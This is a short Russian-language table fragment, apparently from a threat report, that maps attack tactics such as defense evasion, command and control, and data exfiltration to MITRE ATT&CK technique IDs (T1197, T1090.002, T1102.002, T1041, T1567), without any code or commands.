Предотвращение обнаружения	BITS-задачи (T1197)
Организация управления	Внешний прокси-сервер (T1090.002) Двусторонняя связь (T1102.002)
Экспфильтрация данных	Экспфильтрация по каналу управления (T1041) Экспфильтрация через веб-службу (T1567)